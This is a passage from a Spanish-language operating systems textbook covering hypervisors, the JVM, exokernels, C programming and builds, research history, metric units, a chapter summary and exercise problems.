Esta situación cambió como resultado de varios proyectos de investigación académicos en la década de 1990, como Disco en Stanford (Bugnion y colaboradores, 1997), que ocasionaron el surgimiento de productos comerciales (por ejemplo, VMware Workstation) y que reviviera el interés en las máquinas virtuales. VMware Workstation es un hipervisor de tipo 2, el cual se muestra en la figura 1-29(b). En contraste con los hipervisores de tipo 1, que se ejecutaban en el hardware directo, los hipervisores de tipo 2 se ejecutan como programas de aplicación encima de Windows, Linux o algún otro sistema operativo, conocido como **sistema operativo anfitrión**. Una vez que se inicia un hipervisor de tipo 2, lee el CD-ROM de instalación para el **sistema operativo huésped** elegido

y lo instala en un disco virtual, que es tan sólo un gran archivo en el sistema de archivos del sistema operativo anfitrión.

Cuando se arrancar el sistema operativo huésped, realiza lo mismo que en el hardware real; por lo general inicia algunos procesos en segundo plano y después una GUI. Algunos hipervisores traducen los programas binarios del sistema operativo huésped bloque por bloque, reemplazando ciertas instrucciones de control con llamadas al hipervisor. Después, los bloques traducidos se ejecutan y se colocan en caché para su uso posterior.

Un enfoque distinto en cuanto al manejo de las instrucciones de control es el de modificar el sistema operativo para eliminarlas. Este enfoque no es una verdadera virtualización, sino **paravirtualización**. En el capítulo 8 hablaremos sobre la virtualización con más detalle.

La máquina virtual de Java

Otra área en donde se utilizan máquinas virtuales, pero de una manera algo distinta, es para ejecutar programas de Java. Cuando Sun Microsystems inventó el lenguaje de programación Java, también inventó una máquina virtual (es decir, una arquitectura de computadora) llamada **JVM** (*Java Virtual Machine*, Máquina virtual de Java). El compilador de Java produce código para la JVM, que a su vez típicamente se ejecuta mediante un software intérprete de JVM. La ventaja de este método es que el código de la JVM se puede enviar a través de Internet, a cualquier computadora que tenga un intérprete de JVM y se ejecuta allí. Por ejemplo, si el compilador hubiera producido programas binarios para SPARC o Pentium, no se podrían haber enviado y ejecutado en cualquier parte con la misma facilidad. (Desde luego que Sun podría haber producido un compilador que produjera binarios de SPARC y después distribuir un intérprete de SPARC, pero JVM es una arquitectura mucho más simple de interpretar.) Otra ventaja del uso de la JVM es que, si el intérprete se implementa de manera apropiada, que no es algo completamente trivial, se puede comprobar que los programas de JVM entrantes sean seguros para después ejecutarlos en un entorno protegido, de manera que no puedan robar datos ni realizar algún otro daño.

1.7.6 Exokernels

En vez de clonar la máquina actual, como se hace con las máquinas virtuales, otra estrategia es particionarla; en otras palabras, a cada usuario se le proporciona un subconjunto de los recursos. Así, una máquina virtual podría obtener los bloques de disco del 0 al 1023, la siguiente podría obtener los bloques de disco del 1024 al 2047 y así sucesivamente.

En la capa inferior, que se ejecuta en el modo kernel, hay un programa llamado **exokernel** (Engler y colaboradores, 1995). Su trabajo es asignar recursos a las máquinas virtuales y después comprobar los intentos de utilizarlos, para asegurar que ninguna máquina trate de usar los recursos de otra. Cada máquina virtual de nivel de usuario puede ejecutar su propio sistema operativo, al igual que en la VM/370 y las Pentium 8086 virtuales, con la excepción de que cada una está restringida a utilizar sólo los recursos que ha pedido y que le han sido asignados.

La ventaja del esquema del exokernel es que ahorra una capa de asignación. En los otros diseños, cada máquina virtual piensa que tiene su propio disco, con bloques que van desde 0 hasta cier-

to valor máximo, por lo que el monitor de la máquina virtual debe mantener tablas para reasignar las direcciones del disco (y todos los demás recursos). Con el exokernel, esta reasignación no es necesaria. El exokernel sólo necesita llevar el registro para saber a cuál máquina virtual se le ha asignado cierto recurso. Este método sigue teniendo la ventaja de separar la multiprogramación (en el exokernel) del código del sistema operativo del usuario (en espacio de usuario), pero con menos sobrecarga, ya que todo lo que tiene que hacer el exokernel es mantener las máquinas virtuales separadas unas de las otras.

1.8 EL MUNDO SEGÚN C

Por lo general los sistemas operativos son extensos programas en C (o algunas veces C++) que consisten de muchas piezas escritas por muchos programadores. El entorno que se utiliza para desarrollar sistemas operativos es muy distinto a lo que están acostumbrados los individuos (como los estudiantes) al escribir pequeños programas en Java. Esta sección es un intento de proporcionar una muy breve introducción al mundo de la escritura de sistemas operativos para los programadores inexpertos de Java.

1.8.1 El lenguaje C

Ésta no es una guía para el uso de C, sino un breve resumen de algunas de las diferencias clave entre C y Java. Java está basado en C, por lo que existen muchas similitudes entre los dos. Ambos son lenguajes imperativos con tipos de datos, variables e instrucciones de control, por ejemplo. Los tipos de datos primitivos en C son enteros (incluyendo cortos y largos), caracteres y números de punto flotante. Los tipos de datos compuestos se pueden construir mediante el uso de arreglos, estructuras y uniones. Las instrucciones de control en C son similares a las de Java, incluyendo las instrucciones if, switch, for y while. Las funciones y los parámetros son aproximadamente iguales en ambos lenguajes.

Una característica de C que Java no tiene son los apuntadores explícitos. Un **apuntador** es una variable que apunta a (es decir, contiene la dirección de) una variable o estructura de datos. Considere las siguientes instrucciones:

```
char c1, c2, *p;
c1 = ‘x’;
p = &c1;
c2 = *p;
```

que declaran a *c1* y *c2* como variables de tipo carácter y a *p* como una variable que apunta a (es decir, contiene la dirección de) un carácter. La primera asignación almacena el código ASCII para el carácter ‘c’ en la variable *c1*. La segunda asigna la dirección de *c1* a la variable apuntador *p*. La tercera asigna el contenido de la variable a la que apunta *p*, a la variable *c2*, por lo que después de ejecutar estas instrucciones, *c2* también contiene el código ASCII para ‘c’. En teoría, los apuntadores están tipificados, por lo que no se debe asignar la dirección de un número de punto flotante a un

apuntador tipo carácter, pero en la práctica los compiladores aceptan dichas asignaciones, aunque algunas veces con una advertencia. Los apuntadores son una construcción muy potente, pero también una gran fuente de errores cuando se utilizan sin precaución.

Algunas cosas que C no tiene son: cadenas integradas, hilos, paquetes, clases, objetos, seguridad de tipos y recolección de basura. La última es un gran obstáculo para los sistemas operativos. Todo el almacenamiento en C es estático o el programador lo asigna y libera de manera explícita, por lo general con las funciones de biblioteca *malloc* y *free*. Esta última propiedad (control total del programador sobre la memoria) junto con los apuntadores explícitos que hacen de C un lenguaje atractivo para escribir sistemas operativos. En esencia, los sistemas operativos son sistemas en tiempo real hasta cierto punto, incluso los de propósito general. Cuando ocurre una interrupción, el sistema operativo sólo puede tener unos cuantos microsegundos para realizar cierta acción o de lo contrario, puede perder información crítica. Es intolerable que el recolector de basura entre en acción en un momento arbitrario.

1.8.2 Archivos de encabezado

Por lo general, un proyecto de sistema operativo consiste en cierto número de directorios, cada uno de los cuales contiene muchos archivos *.c* que contienen el código para cierta parte del sistema, junto con varios archivos de encabezado *.h* que contienen declaraciones y definiciones utilizadas por uno o más archivos de código. Los archivos de encabezado también pueden incluir **macros** simples, tales como:

```
#define TAM_BUFER 4096
```

las cuales permiten que el programador nombre constantes, de manera que cuando *TAM_BUFER* se utilice en el código, se reemplace durante la compilación por el número 4096. Una buena práctica de programación de C es nombrar cada constante excepto 0, 1 y -1, y algunas veces también éstas se nombran. Las macros pueden tener parámetros, tales como:

```
#define max(a, b) (a > b ? a : b)
```

con lo cual el programador puede escribir:

```
i = max(j, k+1)
```

y obtener:

```
i = (j > k+1 ? j : k + 1)
```

para almacenar el mayor de j y $k + 1$ en i. Los encabezados también pueden contener compilación condicional, por ejemplo:

```
#ifdef PENTIUM
intel_int_ack();
#endif
```

lo cual se compila en una llamada a la función *intel_int_ack* si la macro *PENTIUM* está definida y no hace nada en caso contrario. La compilación condicional se utiliza con mucha frecuencia para

aislar el código dependiente de la arquitectura, de manera que cierto código se inserte sólo cuando se compile el sistema en el Pentium, que se inserte otro código sólo cuando el sistema se compile en una SPARC y así sucesivamente. Un archivo *.c* puede incluir físicamente cero o más archivos de encabezado mediante la directiva *#include*. También hay muchos archivos de encabezado comunes para casi cualquier archivo *.c*, y se almacenan en un directorio central.

1.8.3 Proyectos de programación extensos

Para generar el sistema operativo, el compilador de C compila cada archivo *.c* en un **archivo de código objeto**. Estos archivos, que tienen el sufijo *.o*, contienen instrucciones binarias para el equipo de destino. Posteriormente la CPU los ejecutará directamente. No hay nada como el código byte de Java en el mundo de C.

La primera pasada del compilador de C se conoce como **preprocesador de C**. A medida que lee cada archivo *.c*, cada vez que llega a una directiva *#include* va y obtiene el archivo de encabezado cuyo nombre contiene y lo procesa, expandiendo las macros, manejando la compilación condicional (y varias otras cosas) y pasando los resultados a la siguiente pasada del compilador, como si se incluyeran físicamente.

Como los sistemas operativos son muy extensos (es común que tengan cerca de cinco millones de líneas de código), sería imposible tener que recompilar todo cada vez que se modifica un archivo. Por otro lado, para cambiar un archivo de encabezado clave que se incluye en miles de otros archivos, hay que volver a compilar esos archivos. Llevar la cuenta de qué archivos de código objeto depende de cuáles archivos de encabezado es algo que no se puede manejar sin ayuda.

Por fortuna, las computadoras son muy buenas precisamente en este tipo de cosas. En los sistemas UNIX hay un programa llamado *make* (con numerosas variantes tales como *gmake*, *pmake*, etcétera) que lee el *Makefile*, un archivo que indica qué archivos son dependientes de cuáles otros archivos. Lo que hace *make* es ver qué archivos de código objeto se necesitan para generar el archivo binario del sistema operativo que se necesita en un momento dado y para cada uno comprueba si alguno de los archivos de los que depende (el código y los encabezados) se ha modificado después de la última vez que se creó el archivo de código objeto. De ser así, ese archivo de código objeto se tiene que volver a compilar. Cuando *make* ha determinado qué archivos *.c* se tienen que volver a compilar, invoca al compilador de C para que los recompile, con lo cual se reduce el número de compilaciones al mínimo. En los proyectos extensos, la creación del *Makefile* está propensa a errores, por lo que hay herramientas que lo hacen de manera automática.

Una vez que están listos todos los archivos *.o*, se pasan a un programa conocido como **enlazador** para combinarlos en un solo archivo binario ejecutable. Cualquier función de biblioteca que sea llamada también se incluye en este punto, se resuelven las referencias dentro de las funciones y se reasignan las direcciones de la máquina según sea necesario. Cuando el enlazador termina, el resultado es un programa ejecutable, que por tradición se llama *a.out* en los sistemas UNIX. Los diversos componentes de este proceso se ilustran en la figura 1-30 para un programa con tres archivos de C y dos archivos de encabezado. Aunque hemos hablado aquí sobre el desarrollo de sistemas operativos, todo esto se aplica al desarrollo de cualquier programa extenso.




Figura 1-30. El proceso de compilar archivos de C y de encabezado para crear un archivo ejecutable.

1.8.4 El modelo del tiempo de ejecución

Una vez que se ha enlazado el archivo binario del sistema operativo, la computadora puede reiniciarse con el nuevo sistema operativo. Una vez en ejecución, puede cargar piezas en forma dinámica que no se hayan incluido de manera estática en el binario, como los drivers de dispositivos y los sistemas de archivos. En tiempo de ejecución, el sistema operativo puede consistir de varios segmentos, para el texto (el código del programa), los datos y la pila. Por lo general, el segmento de texto es inmutable y no cambia durante la ejecución. El segmento de datos empieza con cierto tamaño y se inicializa con ciertos valores, pero puede cambiar y crecer según lo necesite. Al principio la pila está vacía, pero crece y se reduce a medida que se hacen llamadas a funciones y se regresa de ellas. A menudo el segmento de texto se coloca cerca de la parte final de la memoria, el segmento de datos justo encima de éste, con la habilidad de crecer hacia arriba y el segmento de pila en una dirección virtual superior, con la habilidad de crecer hacia abajo, pero los distintos sistemas trabajan de manera diferente.

En todos los casos, el código del sistema operativo es ejecutado directamente por el hardware, sin intérprete y sin compilación justo-a-tiempo, como se da el caso con Java.

1.9 INVESTIGACIÓN ACERCA DE LOS SISTEMAS OPERATIVOS

La ciencia computacional es un campo que avanza con rapidez y es difícil predecir hacia dónde va. Los investigadores en universidades y los laboratorios de investigación industrial están desarrollando constantemente nuevas ideas, algunas de las cuales no van a ningún lado, pero otras se convierten en la piedra angular de futuros productos y tienen un impacto masivo en la industria y en los usuarios. Saber qué ideas tendrán éxito es más fácil en retrospección que en tiempo real. Separar el trigo de la paja es en especial difícil, debido a que a menudo se requieren de 20 a 30 años para que una idea haga impacto.

Por ejemplo, cuando el presidente Eisenhower estableció la Agencia de Proyectos Avanzados de Investigación (ARPA) del Departamento de Defensa en 1958, trataba de evitar que el Ejército predominara sobre la Marina y la Fuerza Aérea en relación con el presupuesto de investigación. No estaba tratando de inventar Internet. Pero una de las cosas que hizo ARPA fue patrocinar cierta investigación universitaria sobre el entonces oscuro tema de la conmutación de paquetes, lo cual condujo a la primera red experimental de conmutación de paquetes, ARPANET. Entró en funcionamiento en 1969. Poco tiempo después, otras redes de investigación patrocinadas por ARPA estaban conectadas a ARPANET,y nació Internet, que en ese entonces era utilizada felizmente por los investigadores académicos para enviarse correo electrónico unos con otros durante 20 años. A principios de la década de 1990, Tim Berners-Lee inventó la World Wide Web en el laboratorio de investigación CERN en Ginebra y Marc Andreesen escribió el código de un navegador gráfico para esta red en la Universidad de Illinois. De repente, Internet estaba llena de adolescentes conversando entre sí. Probablemente el presidente Eisenhower esté revolcándose en su tumba.

La investigación en los sistemas operativos también ha producido cambios dramáticos en los sistemas prácticos. Como vimos antes, los primeros sistemas computacionales comerciales eran todos sistemas de procesamiento por lotes, hasta que el M.I.T. inventó el tiempo compartido interactivo a principios de la década de 1960. Todas las computadoras eran basadas en texto, hasta que Doug Engelbart inventó el ratón y la interfaz gráfica de usuario en el Stanford Research Institute a finales de la década de 1960. ¿Quién sabe lo que vendrá a continuación?

En esta sección y en otras secciones equivalentes en el resto de este libro, daremos un breve vistazo a una parte de la investigación sobre los sistemas operativos que se ha llevado a cabo durante los últimos 5 a 10 años, sólo para tener una idea de lo que podría haber en el horizonte. En definitiva, esta introducción no es exhaustiva y se basa en gran parte en los artículos que se han publicado en los principales diarios de investigación y conferencias, debido a que estas ideas han sobrevivido por lo menos a un proceso de revisión personal riguroso para poder publicarse. La mayoría de los artículos citados en las secciones de investigación fueron publicados por la ACM, la IEEE Computer Society o USENIX, que están disponibles por Internet para los miembros (estudiantes) de estas organizaciones. Para obtener más información acerca de estas organizaciones y sus bibliotecas digitales, consulte los siguientes sitios Web:

ACM	http://www.acm.org
IEEE Computer Society	http://www.computer.org
USENIX	http://www.usenix.org

Casi todos los investigadores de sistemas operativos consideran que los sistemas operativos actuales son masivos, inflexibles, no muy confiables, inseguros y están cargados de errores, evidentemente algunos más que otros (*no divulgamos los nombres para no dañar a los aludidos*). En consecuencia, hay mucha investigación acerca de cómo construir mejores sistemas operativos. En fechas recientes se ha publicado trabajo acerca de los nuevos sistemas operativos (Krieger y colaboradores, 2006), la estructura del sistema operativo (Fassino y colaboradores, 2002), la rectitud del sistema operativo (Elphinstone y colaboradores, 2007; Kumar y Li, 2002; y Yang y colaboradores, 2006), la confiabilidad del sistema operativo (Swift y colaboradores, 2006; y LeVasseur y colaboradores, 2004), las máquinas virtuales (Barham y colaboradores, 2003; Garfinkel y colaboradores, 2003; King y colaboradores, 2003; y Whitaker y colaboradores, 2002), los virus y gusanos (Costa y colaboradores, 2005; Portokalidis y colaboradores, 2006; Tucek y colaboradores, 2007; y Vrable y colaboradores, 2005), los errores y la depuración (Chou y colaboradores, 2001; y King y colaboradores, 2005), el hiperhilamiento y el multihilamiento (Fedorova, 2005; y Bulpin y Pratt, 2005), y el comportamiento de los usuarios (Yu y colaboradores, 2006), entre muchos otros temas.

1.10 DESCRIPCIÓN GENERAL SOBRE EL RESTO DE ESTE LIBRO

Ahora hemos completado nuestra introducción y un breve visión del sistema operativo. Es tiempo de entrar en detalles. Como dijimos antes, desde el punto de vista del programador, el propósito principal de un sistema operativo es proveer ciertas abstracciones clave, siendo las más importantes los procesos y hilos, los espacios de direcciones y los archivos. De manera acorde, los siguientes tres capítulos están dedicados a estos temas cruciales.

El capítulo 2 trata acerca de los procesos y hilos. Describe sus propiedades y la manera en que se comunican entre sí. También proporciona varios ejemplos detallados acerca de la forma en que funciona la comunicación entre procesos y cómo se pueden evitar algunos obstáculos.

En el capítulo 3 estudiaremos los espacios de direcciones y su administración adjunta de memoria con detalle. Examinaremos el importante tema de la memoria virtual, junto con los conceptos estrechamente relacionados, como la paginación y la segmentación.

Después, en el capítulo 4 llegaremos al importantísimo tema de los sistemas de archivos. Hasta cierto punto, lo que el usuario ve es en gran parte el sistema de archivos. Analizaremos la interfaz del sistema de archivos y su implementación.

En el capítulo 5 se cubre el tema de las operaciones de entrada/salida. Hablaremos sobre los conceptos de independencia de dispositivos y dependencia de dispositivos. Utilizaremos como ejemplos varios dispositivos importantes, como los discos, teclados y pantallas.

El capítulo 6 trata acerca de los interbloqueos. Anteriormente en este capítulo mostramos en forma breve qué son los interbloqueos, pero hay mucho más por decir. Hablaremos también sobre las formas de prevenirlos o evitarlos.

En este punto habremos completado nuestro estudio acerca de los principios básicos de los sistemas operativos con una sola CPU. Sin embargo, hay más por decir, en especial acerca de los temas avanzados. En el capítulo 7 examinaremos los sistemas de multimedia, que tienen varias

propiedades y requerimientos distintos de los sistemas operativos convencionales. Entre otros elementos, la planificación de tareas y el sistema de archivos se ven afectados por la naturaleza de la multimedia. Otro tema avanzado es el de los sistemas con múltiples procesadores, incluyendo los multiprocesadores, las computadoras en paralelo y los sistemas distribuidos. Cubriremos estos temas en el capítulo 8.

Un tema de enorme importancia es la seguridad de los sistemas operativos, que se cubre en el capítulo 9. Entre los temas descritos en este capítulo están las amenazas (es decir, los virus y gusanos), los mecanismos de protección y los modelos de seguridad.

A continuación veremos algunos ejemplos prácticos de sistemas operativos reales. Éstos son Linux (capítulo 10), Windows Vista (capítulo 11) y Symbian (capítulo 12). El libro concluye con ciertos consejos y pensamientos acerca del diseño de sistemas operativos en el capítulo 13.

1.11 UNIDADES MÉTRICAS

Para evitar cualquier confusión, vale la pena declarar en forma explícita que en este libro, como en la ciencia computacional en general, se utilizan unidades métricas en vez de las tradicionales unidades del sistema inglés. Los principales prefijos métricos se listan en la figura 1-31. Por lo general, estos prefijos se abrevian con sus primeras letras y las unidades mayores de 1 están en mayúsculas. Así, una base de datos de 1 TB ocupa 10^{12} bytes de almacenamiento, y un reloj de 100 pseg (o 100 ps) emite un pulso cada 10^{-10} segundos. Como mili y micro empiezan con la letra "m", se tuvo que hacer una elección. Por lo general, "m" es para mili y "µ" (la letra griega mu) es para micro.

Exp.	Explícito	Prefijo	Exp.	Explícito	Prefijo
10^{-3}	0.001	mili	10^{3}	1,000	Kilo
10^{-6}	0.000001	micro	10^{6}	1,000,000	Mega
10^{-9}	0.000000001	nano	10^{9}	1,000,000,000	Giga
10^{-12}	0.000000000001	pico	10^{12}	1,000,000,000,000	Tera
10^{-15}	0.000000000000001	femto	10^{15}	1,000,000,000,000,000	Peta
10^{-18}	0.0000000000000000001	atto	10^{18}	1,000,000,000,000,000,000	Exa
10^{-21}	0.0000000000000000000001	zepto	10^{21}	1,000,000,000,000,000,000,000	Zetta
10^{-24}	0.0000000000000000000000001	yocto	10^{24}	1,000,000,000,000,000,000,000,000	Yotta

Figura 1-31. Los principales prefijos métricos.

También vale la pena recalcar que para medir los tamaños de las memorias, en la práctica común de la industria, las unidades tienen significados ligeramente diferentes. Ahí, Kilo significa 2^{10} (1024) en vez de 10^{3} (1000), debido a que las memorias siempre utilizan una potencia de dos. Por ende, una memoria de 1 KB contiene 1024 bytes, no 1000 bytes. De manera similar, una memoria de 1 MB contiene 2^{20} (1,048,576) bytes y una memoria de 1 GB contiene 2^{30} (1,073,741,824) bytes. Sin embargo, una línea de comunicación de 1 Kbps transmite 1000 bits por segundo y una LAN de 10 Mbps opera a 10,000,000 bits/seg, debido a que estas velocidades no son potencias de dos. Por desgracia, muchas personas tienden a mezclar estos dos sistemas, en especial para los tamaños

de los discos. Para evitar ambigüedades, en este libro utilizaremos los símbolos KB, MB y GB para 2^{10}, 2^{20} y 2^{30} bytes, respectivamente y los símbolos Kbps, Mbps y Gbps para 10^3, 10^6 y 10^9 bits-/seg, respectivamente.

1.12 RESUMEN

Los sistemas operativos se pueden ver desde dos puntos de vista: como administradores de recursos y como máquinas extendidas. En el punto de vista correspondiente al administrador de recursos, la función del sistema operativo es administrar las distintas partes del sistema en forma eficiente. En el punto de vista correspondiente a la máquina extendida, la función del sistema operativo es proveer a los usuarios abstracciones que sean más convenientes de usar que la máquina actual. Estas abstracciones incluyen los procesos, espacios de direcciones y archivos.

Los sistemas operativos tienen una larga historia, empezando desde los días en que reemplazaron al operador, hasta los sistemas modernos de multiprogramación. Entre los puntos importantes tenemos a los primeros sistemas de procesamiento por lotes, los sistemas de multiprogramación y los sistemas de computadora personal.

Como los sistemas operativos interactúan de cerca con el hardware, es útil tener cierto conocimiento del hardware de computadora parea comprenderlos. Las computadoras están compuestas de procesadores, memorias y dispositivos de E/S. Estas partes se conectan mediante buses.

Los conceptos básicos en los que se basan todos los sistemas operativos son los procesos, la administración de memoria, la administración de E/S, el sistema de archivos y la seguridad. Cada uno de estos conceptos se tratará con detalle en un capítulo posterior.

El corazón de cualquier sistema operativo es el conjunto de llamadas al sistema que puede manejar. Estas llamadas indican lo que realmente hace el sistema operativo. Para UNIX, hemos visto cuatro grupos de llamadas al sistema. El primer grupo de llamadas se relaciona con la creación y terminación de procesos. El segundo grupo es para leer y escribir en archivos. El tercer grupo es para administrar directorios. El cuarto grupo contiene una miscelánea de llamadas.

Los sistemas operativos se pueden estructurar en varias formas. Las más comunes son como un sistema monolítico, una jerarquía de capas, microkernel, cliente-servidor, máquina virtual o exokernel.

PROBLEMAS

1. ¿Qué es la multiprogramación?

2. ¿Qué es spooling? ¿Cree usted que las computadoras personales avanzadas tendrán spooling como característica estándar en el futuro?

3. En las primeras computadoras, cada byte de datos leídos o escritos se manejaba mediante la CPU (es decir, no había DMA). ¿Qué implicaciones tiene esto para la multiprogramación?

4. La idea de una familia de computadoras fue introducida en la década de 1960 con las mainframes IBM System/360. ¿Está muerta ahora esta idea o sigue en pie?

5. Una razón por la cual las GUI no se adoptaron con rapidez en un principio fue el costo del hardware necesario para darles soporte. ¿Cuánta RAM de video se necesita para dar soporte a una pantalla de texto monocromático de 25 líneas x 80 caracteres? ¿Cuánta se necesita para un mapa de bits de 1024×768 píxeles y colores 24 bits? ¿Cuál fue el costo de esta RAM con precios de 1980 (5 dólares/KB)? ¿Cuánto vale ahora?

6. Hay varias metas de diseño a la hora de crear un sistema operativo, por ejemplo: la utilización de recursos, puntualidad, que sea robusto, etcétera. De un ejemplo de dos metas de diseño que puedan contradecirse entre sí.

7. ¿Cuál de las siguientes instrucciones debe permitirse sólo en modo kernel?

a) Deshabilitar todas las interrupciones.
b) Leer el reloj de la hora del día.
c) Establecer el reloj de la hora del día.
d) Cambiar el mapa de memoria.

8. Considere un sistema con dos CPUs y que cada CPU tiene dos hilos (hiperhilamiento). Suponga que se inician tres programas *P0*, *P1* y *P2* con tiempos de ejecución de 5, 10 y 20 mseg, respectivamente. ¿Cuánto se tardará en completar la ejecución de estos programas? Suponga que los tres programas están 100% ligados a la CPU, que no se bloquean durante la ejecución y no cambian de CPU una vez que se les asigna.

9. Una computadora tiene una canalización con cuatro etapas. Cada etapa requiere el mismo tiempo para hacer su trabajo, a saber, 1 nseg. ¿Cuántas instrucciones por segundo puede ejecutar esta máquina?

10. Considere un sistema de cómputo con memoria caché, memoria principal (RAM) y disco, y que el sistema operativo utiliza memoria virtual. Se requieren 2 nseg para acceder a una palabra desde la caché, 10 nseg para acceder a una palabra desde la RAM y 10 ms para acceder a una palabra desde el disco. Si la proporción de aciertos de caché es de 95% y la proporción de aciertos de memoria (después de un fallo de caché) es de 99%, ¿cuál es el tiempo promedio para acceder a una palabra?

11. Un revisor alerta observa un error de ortografía consistente en el manuscrito del libro de texto de sistemas operativos que está a punto de ser impreso. El libro tiene cerca de 700 páginas, cada una con 50 líneas de 80 caracteres. ¿Cuánto tiempo se requerirá para digitalizar en forma electrónica el texto, para el caso en que la copia maestra se encuentre en cada uno de los niveles de memoria de la figura 1-9? Para los métodos de almacenamiento interno, considere que el tiempo de acceso dado es por carácter, para los discos suponga que el tiempo es por bloque de 1024 caracteres y para la cinta suponga que el tiempo dado es para el inicio de los datos, con un acceso posterior a la misma velocidad que el acceso al disco.

12. Cuando un programa de usuario realiza una llamada al sistema para leer o escribir en un archivo en disco, proporciona una indicación de qué archivo desea, un apuntador al búfer de datos y la cuenta. Después, el control se transfiere al sistema operativo, el cual llama al driver apropiado. Suponga que el driver inicia el disco y termina hasta que ocurre una interrupción. En el caso de leer del disco, es obvio que el procedimiento que hizo la llamada tiene que ser bloqueado (debido a que no hay datos para leer). ¿Qué hay sobre el caso de escribir en el disco? ¿Necesita ser bloqueado el procedimiento llamador, para esperar a que se complete la transferencia del disco?

13. ¿Qué es una instrucción de trap? Explique su uso en los sistemas operativos.

14. ¿Cuál es la diferencia clave entre un trap y una interrupción?

15. ¿Por qué se necesita la tabla de procesos en un sistema de tiempo compartido? ¿Se necesita también en los sistemas de computadora personal en los que sólo existe un proceso, y ese proceso ocupa toda la máquina hasta que termina?

16. ¿Existe alguna razón por la que sería conveniente montar un sistema de archivos en un directorio no vacío? De ser así, ¿cuál es?

17. ¿Cuál es el propósito de una llamada al sistema en un sistema operativo?

18. Para cada una de las siguientes llamadas al sistema, proporcione una condición que haga que falle: `fork`, `exec` y `unlink`.

19. ¿Podría la llamada

```
cuenta = write(fd, bufer, nbytes);
```

devolver algún valor en *cuenta* distinto de *nbytes*? Si es así, ¿por qué?

20. Un archivo cuyo descriptor es *fd* contiene la siguiente secuencia de bytes: 3, 1, 4, 1, 5, 9, 2, 6, 5, 3, 5. Se realizan las siguientes llamadas al sistema:

```
lseek(fd, 3, SEEK_SET);
read(fd, &bufer, 4);
```

en donde la llamada `lseek` realiza una búsqueda en el byte 3 del archivo. ¿Qué contiene *bufer* después de completar la operación de lectura?

21. Suponga que un archivo de 10 MB se almacena en un disco, en la misma pista (pista #: 50) en sectores consecutivos. El brazo del disco se encuentra actualmente situado en la pista número 100. ¿Cuánto tardará en recuperar este archivo del disco? Suponga que para desplazar el brazo de un cilindro al siguiente se requiere aproximadamente 1 ms y se requieren aproximadamente 5 ms para que el sector en el que está almacenado el inicio del archivo gire bajo la cabeza. Suponga además que la lectura ocurre a una velocidad de 100 MB/s.

22. ¿Cuál es la diferencia esencial entre un archivo especial de bloque y un archivo especial de carácter?

23. En el ejemplo que se da en la figura 1-17, el procedimiento de biblioteca se llama *read* y la misma llamada al sistema se llama `read`. ¿Es esencial que ambos tengan el mismo nombre? Si no es así, ¿cuál es más importante?

24. El modelo cliente-servidor es popular en los sistemas distribuidos. ¿Puede utilizarse también en un sistema de una sola computadora?

25. Para un programador, una llamada al sistema se ve igual que cualquier otra llamada a un procedimiento de biblioteca. ¿Es importante que un programador sepa cuáles procedimientos de biblioteca resultan en llamadas al sistema? ¿Bajo qué circunstancias y por qué?

26. La figura 1-23 muestra que varias llamadas al sistema de UNIX no tienen equivalentes en la API Win32. Para cada una de las llamadas que se listan y no tienen un equivalente en Win32, ¿cuáles son las consecuencias de que un programador convierta un programa de UNIX para que se ejecute en Windows?

27. Un sistema operativo portátil se puede portar de la arquitectura de un sistema a otro, sin ninguna modificación. Explique por qué no es factible construir un sistema operativo que sea completamente portátil. Describa dos capas de alto nivel que tendrá al diseñar un sistema operativo que sea altamente portátil.

28. Explique cómo la separación de la directiva y el mecanismo ayuda a construir sistemas operativos basados en microkernel.

29. He aquí algunas preguntas para practicar las conversiones de unidades:

(a) ¿A cuántos segundos equivale un microaño?
(b) A los micrómetros se les conoce comúnmente como micrones. ¿Qué tan largo es un gigamicron?
(c) ¿Cuántos bytes hay en una memoria de 1 TB?
(d) La masa de la Tierra es de 6000 yottagramos. ¿Cuánto es eso en kilogramos?

30. Escriba un shell que sea similar a la figura 1-19, pero que contenga suficiente código como para que pueda funcionar y lo pueda probar. También podría agregar algunas características como la redirección de la entrada y la salida, los canales y los trabajos en segundo plano.

31. Si tiene un sistema personal parecido a UNIX (Linux, MINIX, FreeBSD, etcétera) disponible que pueda hacer fallar con seguridad y reiniciar, escriba una secuencia de comandos de shell que intente crear un número ilimitado de procesos hijos y observe lo que ocurre. Antes de ejecutar el experimento, escriba `sync` en el shell para vaciar los búferes del sistema de archivos al disco y evitar arruinar el sistema de archivos. **Nota:** No intente esto en un sistema compartido sin obtener primero permiso del administrador del sistema. Las consecuencias serán obvias de inmediato, por lo que es probable que lo atrapen y sancionen.

32. Examine y trate de interpretar el contenido de un directorio tipo UNIX o Windows con una herramienta como el programa *od* de UNIX o el programa *DEBUG* de MS-DOS. *Sugerencia:* La forma en que haga esto dependerá de lo que permita el SO. Un truco que puede funcionar es crear un directorio en un disco flexible con un sistema operativo y después leer los datos puros del disco usando un sistema operativo distinto que permita dicho acceso.

2

PROCESOS E HILOS

